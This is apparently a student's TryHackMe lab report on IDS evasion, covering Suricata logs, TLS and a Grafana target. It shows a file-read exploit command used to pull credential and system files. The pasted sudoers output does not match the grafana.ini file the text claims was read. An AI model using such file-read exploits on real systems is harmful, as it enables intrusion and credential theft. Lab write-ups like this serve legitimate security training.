

Task 8: Report on Intrusion Detection

Prepared by: abinrd@mulearn





<https://tryhackme.com/room/idsevasion>



Starting the machine and connecting via openvpn

The widely implemented protocol that adversely affects the reliability of Network Intrusion Detection Systems (NIDS) is TLS (Transport Layer Security), due to encryption

Accessing the Machine and Signing-in

Previous

Did some scan And we can see the logs produced by Suricata



Getting Version and all info for TASK 6 objective

Task 7 getting password and all ran a command given

```
python3 exploit.py -u MACHINE_IP -p 3000 -f <REMOTE FILE TO READ>
```

And went to /etc/grafana/grafana.ini to get the admin name and password

```
root@5fb724ec00f8:/mnt/root
# This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file:
# sudoers(5)
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Most alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL



# Members of the admin group may gain root privileges
admin    ALL=(ALL) ALL

# Allow members of group sudo to execute any command
sudo    ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include::/etc/sudoers.d
